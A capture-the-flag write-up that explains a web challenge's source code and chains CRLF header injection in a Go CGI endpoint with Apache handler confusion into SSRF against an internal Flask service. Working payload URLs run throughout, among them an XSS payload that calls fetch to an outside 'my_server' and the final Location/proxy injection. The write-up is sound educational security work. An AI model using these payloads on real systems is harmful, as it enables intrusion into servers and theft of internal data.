
بِسْمِ اللَّـهِ الرَّحْمَـٰنِ الرَّحِيمِ
Challenge URL: https://fahemsec.com/challenge?id=39
The application consists of a Go-based web server under /app/src, an Apache configuration file, and an internal Flask application intended to be accessible only from the internal network.
/
├── app
│   ├── config
│   │   └── apache.conf
│   │
│   ├── public
│   │   └── style.css
│   │
│   └── src
│       ├── audit_log
│       │   └── audit_log.go
│       │
│       ├── dashboard
│       │   └── dashboard.go
│       │
│       ├── lib
│       │   ├── database.go
│       │   ├── models.go
│       │   └── session.go
│       │
│       ├── login
│       │   └── main.go
│       │
│       ├── logout
│       │   └── main.go
│       │
│       ├── profile
│       │   └── profile.go
│       │
│       ├── register
│       │   └── main.go
│       │
│       └── sync_audit
│           └── sync_audit.go
│
├── internal_flask_app
│   ├── app.py
│   └── requirements.txt
│
├── docker-compose.yml
├── Dockerfile
├── Dockerfile.db
├── init-db.sql
└── run.sh
As a first step, I opened the website to explore it, created a new account, and logged in.
After logging in, several endpoints became available:
/dashboard
/audit/view
/user/profile
/sync_audit
These pages only displayed informational content such as audit logs and user profile details. After reviewing the source code of these endpoints, I confirmed that they did not expose any obvious attack surface except for /sync_audit.
/sync_audit (sync_audit.go)
query, _ := url.ParseQuery(os.Getenv("QUERY_STRING"))
token := query.Get("debug_token")
if token == "" {
token = "NO_TOKEN"
}
fmt.Printf("X-Debug-Audit-Token: %s\\n", html.EscapeString(token))
charset := query.Get("charset")
if charset == "" {
charset = "utf-8"
}
fmt.Printf("Content-Type: text/html; charset=%s\\n", charset)
fmt.Printf("\\n")
This code processes two URL parameters:
debug_tokencharset
Parameter behavior
- **
debug_token**The value of this parameter is directly reflected into a custom response header:
X-Debug-Audit-Token: <value>- Before being written to the response, it is passed through
html.EscapeString, which reduces the risk of HTML injection in the response body. - **
charset**The value of this parameter is injected directly into theContent-Typeresponse header: Content-Type: text/html; charset=<value>- No escaping or validation is performed on this parameter.
A normal request looks like the following:
/sync_audit?debug_token=8774-A&charset=utf-8After that, I tried to perform header injection using the debug_token or charset parameters by breaking out of the header syntax using \\r and \\n (URL-encoded as %0d and %0a).
/sync_audit?debug_token=8774-A&charset=utf-8%0D%0Ax-header:okPress enter or click to view image in full size

Indeed, I was able to successfully perform header injection.
I also tried to trigger XSS by using a double \\r\\n to break out from the response headers into the response body.
/sync_audit?debug_token=8774-A&charset=utf-8%0D%0A%0D%0A<script>fetch("my_server")</script>
At this point, I was able to perform both header injection and reflected XSS.
After that, I continued reviewing the challenge source code.
Internal Flask Application (app.py)
import os
from flask import Flask
app = Flask(__name__)
# No default - fail loudly if missing
FLAG = os.environ["FLAG"]
@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
    return FLAG
if __name__ == '__main__':
    app.run('127.0.0.1', 5000)
This application is not exposed externally, it listens only on 127.0.0.1:5000, making it inaccessible from outside the server.
Any HTTP request sent to 127.0.0.1:5000 will result in the server responding with the value of the FLAG environment variable.
After that, I tried to use header injection to inject a Location header to forward the server to 127.0.0.1:5000.
/sync_audit?debug_token=8774-A&charset=utf-8%0D%0ALocation:<http://127.0.0.1:5000>I also tried to inject a <frame> to make a request to 127.0.0.1:5000.
/sync_audit?debug_token=8774-A&charset=utf-8%0D%0A%0D%0A<iframe src="<http://127.0.0.1:5000>"></iframe>All of these attempts failed because they were client-side requests. The requests were sent by my browser, not by the server itself. Therefore, I needed a way to force the server to send the request (SSRF).

The server used by this app is Server: Apache/2.4.58 (Unix)
After some searching about SSRF in Apache, I found this blog: **https://blog.orange.tw/posts/2024-08-confusion-attacks-en/#🔥-3-Handler-Confusion**
So, before continuing you should know some important things.
Handler
A handler is responsible for processing requests on the server, such as mod_proxy and mod_cgi.
mod_cgi
This module (handler) is responsible for handling requests to .cgi scripts.
This handler is vulnerable to a Local Redirect: if the response contains a Location header that starts with / and the status code is 200, Apache will internally handle that location again.
This new request will be made by Apache (the server), not by the client.
mod_proxy
This module is used to forward requests to other servers.
Content_type
Content-Type in Apache can act as a handler and be used to handle requests like a normal handler.
This behavior dates back to early Apache versions: if a request target has no assigned handler, Apache may treat the Content-Type as a handler to process that request.
At this point, if I can inject headers into the response and Apache handles the request with mod_cgi, I can force the server to send a request to any path starting with /, such as /dashboard.
But to make the server send requests to an address like 127.0.0.1:5000, I must use another handler (mod_proxy). I can trigger that by injecting a Content-Type header in the response.
Content-Type: proxy:<http://127.0.0.1:5000/>Remember that Content-Type can act as a handler when no specific handler exists for the target path.
So, I returned to the source to inspect the apache.conf file.
apache.conf
LoadModule proxy_module modules/mod_proxy.soI confirmed that mod_proxy is loaded here.
RewriteRule ^/sync_audit/?$ /internal-sync-audit-handler [PT]
Alias /internal-sync-audit-handler /usr/local/apache2/cgi-bin/sync_audit.cgi
<Files "sync_audit.cgi">
    Options +ExecCGI
    SetHandler cgi-script
    Require all granted
</Files>
This means /sync_audit is handled by mod_cgi (sync_audit.cgi), and since I can inject response headers there, injecting a Location header that starts with / will cause Apache to internally request that location again.
ScriptAlias /cgi-bin/ "/usr/local/apache2/cgi-bin/"
<Directory "/usr/local/apache2/cgi-bin">
    Options +ExecCGI
    AddHandler cgi-script .cgi
    Require all granted
</Directory>
Alias /dashboard /usr/local/apache2/cgi-bin/index.cgi
Alias /auth/login /usr/local/apache2/cgi-bin/login.cgi
Alias /auth/register /usr/local/apache2/cgi-bin/register.cgi
Alias /auth/logout /usr/local/apache2/cgi-bin/logout.cgi
Alias /user/profile /usr/local/apache2/cgi-bin/profile.cgi
Alias /audit/view /usr/local/apache2/cgi-bin/audit_log.cgi
This adds the cgi-script handler to /usr/local/apache2/cgi-bin, so requests to these endpoints:
/sync_audit
/dashboard
/auth/login
/auth/register
/auth/logout
/user/profile
/audit/view
will be handled by mod_cgi. Any other endpoints (except these) have no specific handler, so Apache may fall back to treating the Content-Type as a handler.
Exploitation
If I send a request to /sync_audit, the mod_cgi handler will process it. By injecting a Location header starting with / with a path without a handler, I can cause Apache to request that path.
Location: /anything_not_have_handlerWhen Apache requests /anything_not_have_handler it will not find a specific handler for that target, so it may use the Content-Type header as a handler. Therefore, I inject a Content-Type header in the first response:
Location: /anything_not_have_handler

Content-Type: proxy:<http://127.0.0.1:5000/>
When Apache treats the Content-Type header as a handler, mod_proxy forwards the request to http://127.0.0.1:5000/, which responds with the flag.
/sync_audit?debug_token=8774-A&charset=utf-8%0d%0aLocation:/ooo%0d%0aContent-Type:proxy:<http://127.0.0.1:5000/>